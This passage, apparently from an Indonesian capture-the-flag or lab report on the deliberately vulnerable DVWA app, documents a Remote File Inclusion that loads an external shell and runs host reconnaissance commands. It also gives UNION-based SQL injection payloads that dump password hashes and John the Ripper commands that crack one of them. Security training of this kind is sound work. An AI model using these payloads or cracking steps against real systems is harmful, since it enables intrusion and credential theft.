
Gambar 60.1. Hasil *Remote File Inclusion*.

7. Selanjutnya, dilakukan pengujian terhadap *host* menggunakan perintah *whoami* melalui *shell* untuk mengetahui *user* yang menjalankan proses pada server.




Gambar 60.3. Hasil perintah *whoami*.

8. Perintah *id* dijalankan untuk memperoleh informasi mengenai **UID**, **GID**, dan **grup** dari *user* yang menjalankan proses pada server.




Gambar 60.4. Hasil perintah *id*.

9. Perintah `pwd` dijalankan untuk mengetahui direktori kerja saat ini pada *host*.




Gambar 60.5. Hasil perintah `pwd`.

10. Perintah `ls -la` dijalankan untuk melihat *file* dan direktori yang terdapat pada direktori kerja, termasuk *file* tersembunyi.



Gambar 60.6. Hasil perintah `ls -la`.

11. Berdasarkan hasil pemeriksaan isi direktori, dilakukan pencarian terhadap file yang berkaitan dengan flag. File yang berisi flag kemudian ditemukan dan dibaca.



Gambar 60.7. Hasil *file* yang berisi *flag*.

Hasil Pengujian


Berdasarkan pengujian yang dilakukan, aplikasi berhasil mengambil dan melakukan *include* terhadap *file* `knock.txt` dari sumber eksternal melalui parameter *page*. *File* tersebut berhasil diproses oleh aplikasi dan menampilkan antarmuka KNOCK KNOCK SHELL.

Selanjutnya, *shell* yang berhasil dijalankan digunakan untuk melakukan pemeriksaan terhadap *host* menggunakan perintah `whoami`, `id`, `pwd`, dan `ls -la`. Pemeriksaan tersebut memberikan informasi mengenai *user* yang menjalankan proses, UID dan GID, grup pengguna, direktori kerja, serta isi direktori pada *host*. Dari hasil pemeriksaan tersebut, *file* yang berisi *flag* berhasil ditemukan dan dibaca.

Kesimpulan

Pengujian *Remote File Inclusion* (RFI) berhasil dilakukan. Kerentanan pada parameter *page* memungkinkan aplikasi mengambil dan melakukan *include* terhadap *file* dari sumber eksternal. Dalam pengujian ini, kondisi tersebut memungkinkan *file* `knock.txt` diproses oleh aplikasi dan *shell* yang terdapat di dalamnya digunakan untuk menjalankan perintah pada *host*. Melalui pemeriksaan tersebut, informasi mengenai *user*, lingkungan kerja, dan isi direktori berhasil diperoleh hingga *file* yang berisi *flag* dapat ditemukan dan dibaca.

Hasil pengujian menampilkan beberapa username beserta hash *password* dari tabel `users`.




Gambar 2. Hasil username dan hash password dari tabel users.

- Untuk mengetahui pengguna yang memiliki nama **Hack Me**, dilakukan pengambilan data `first_name` dan `last_name` menggunakan payload:

```
1' UNION SELECT first_name,last_name FROM users#
```

Hasil pengujian menunjukkan adanya data:


First name: Hack
Surname: Me



Gambar 3. Hasil pengguna dengan nama Hack Me.

5. Setelah pengguna **Hack Me** ditemukan, dilakukan pengambilan nilai password berdasarkan first_name dan last_name tersebut menggunakan payload: 1' UNION SELECT password,password FROM users WHERE first_name='Hack' AND last_name='Me' #

Hasil pengujian menunjukkan nilai hash: 0571749e2ac330a7455809c6b0e7af90



Gambar 4. Hasil hash password pengguna Hack Me.

Hasil Pengujian

Berdasarkan pengujian yang dilakukan, aplikasi DVWA terbukti rentan terhadap **SQL Injection** karena input pada parameter ID dapat dimanipulasi menggunakan teknik UNION SELECT untuk mengambil data dari tabel users.

Pengguna dengan nama **Hack Me** berhasil ditemukan dan diperoleh nilai hash password:

0571749e2ac330a7455809c6b0e7af90

FLAG

flag{dvwa:0571749e2ac330a7455809c6b0e7af90}

Kesimpulan

Pengujian berhasil memperoleh hash password pengguna **Hack Me** melalui teknik **SQL Injection**. Kerentanan ini terjadi karena aplikasi tidak melakukan validasi dan sanitasi input dengan baik sebelum input digunakan dalam query SQL.

95. SQL Injection 2

Tujuan


Melakukan pengujian **SQL Injection** pada fitur SQL Injection 2 untuk memperoleh informasi akun user **Bob**, khususnya password yang tersimpan pada database, kemudian mendapatkan password dalam bentuk plaintext dan menyusun flag sesuai dengan format yang ditentukan.

Langkah Pengujian

1. Membuka halaman **SQL Injection (Blind)** pada aplikasi DVWA.
2. Melakukan pengujian SQL Injection menggunakan teknik **UNION-based SQL Injection** untuk mengambil data dari tabel **users**.
3. Memasukkan payload berikut pada parameter **ID**:

```
1' UNION SELECT user,password FROM users WHERE user='Bob' #
```

Dari hasil pengujian, user **Bob** berhasil ditemukan.



Gambar 1. Hasil SQL Injection untuk menampilkan user Bob.


4. Selanjutnya, dilakukan pengujian dengan mengambil kolom password dan user berdasarkan `first_name` Bob menggunakan payload:

```
1' UNION SELECT password,user FROM users WHERE first_name='Bob' #
```

5. Hasil pengujian menunjukkan adanya nilai hash *password*:

```
First name: ec0e2603172c73a8b644bb9456c1ff6e  
Surname: smithy
```

Nilai `ec0e2603172c73a8b644bb9456c1ff6e` merupakan hash *password* yang diperoleh dari *database*.



Gambar 2. Hasil SQL Injection yang menampilkan hash password dan data user.

6. Hash tersebut kemudian disimpan ke dalam *file* `hash.txt` untuk dilakukan proses *cracking* menggunakan John the Ripper dengan *wordlist* `rockyou.txt`.

Perintah yang digunakan:

```
echo 'ec0e2603172c73a8b644bb9456c1ff6e' > hash.txt
```

7. Selanjutnya, menjalankan **John the Ripper** dengan format Raw-MD5:

```
john --format=raw-md5 --wordlist=/usr/share/wor
```

Hasil pengujian menunjukkan bahwa hash berhasil di-*crack* dan diperoleh *password plaintext*:

```
batman
```


Kemudian, hasil *cracking* diverifikasi menggunakan perintah:

```
john --show --format=raw-md5 hash.txt
```

Hasil verifikasi:

```
? :batman
```

```
1 password hash cracked, 0 left
```



Gambar 3. Hasil cracking hash menggunakan John the Ripper.

Hasil Pengujian

Berdasarkan pengujian yang dilakukan, diperoleh:

Parameter	Hasil
Target user	Bob
Hash password	ec0e2603172c73a8b644bb9456c1ff6e
Username yang ditemukan	smithy
Password plaintext	batman
Teknik	UNION-based SQL Injection
Hash cracking	John the Ripper dengan rockyou.txt
Target user	Bob

Kesimpulan

Pengujian berhasil mengeksploitasi kerentanan **SQL Injection** pada fitur SQL Injection (Blind). Dengan menggunakan teknik **UNION-based SQL Injection**, data *password* dalam bentuk hash berhasil diperoleh dari *database*. Hash tersebut kemudian berhasil di-crack menggunakan John the Ripper sehingga diperoleh *password* plaintext **batman**.

Dengan demikian, *flag* yang diperoleh adalah:

```
flag{dvwa:batman}
```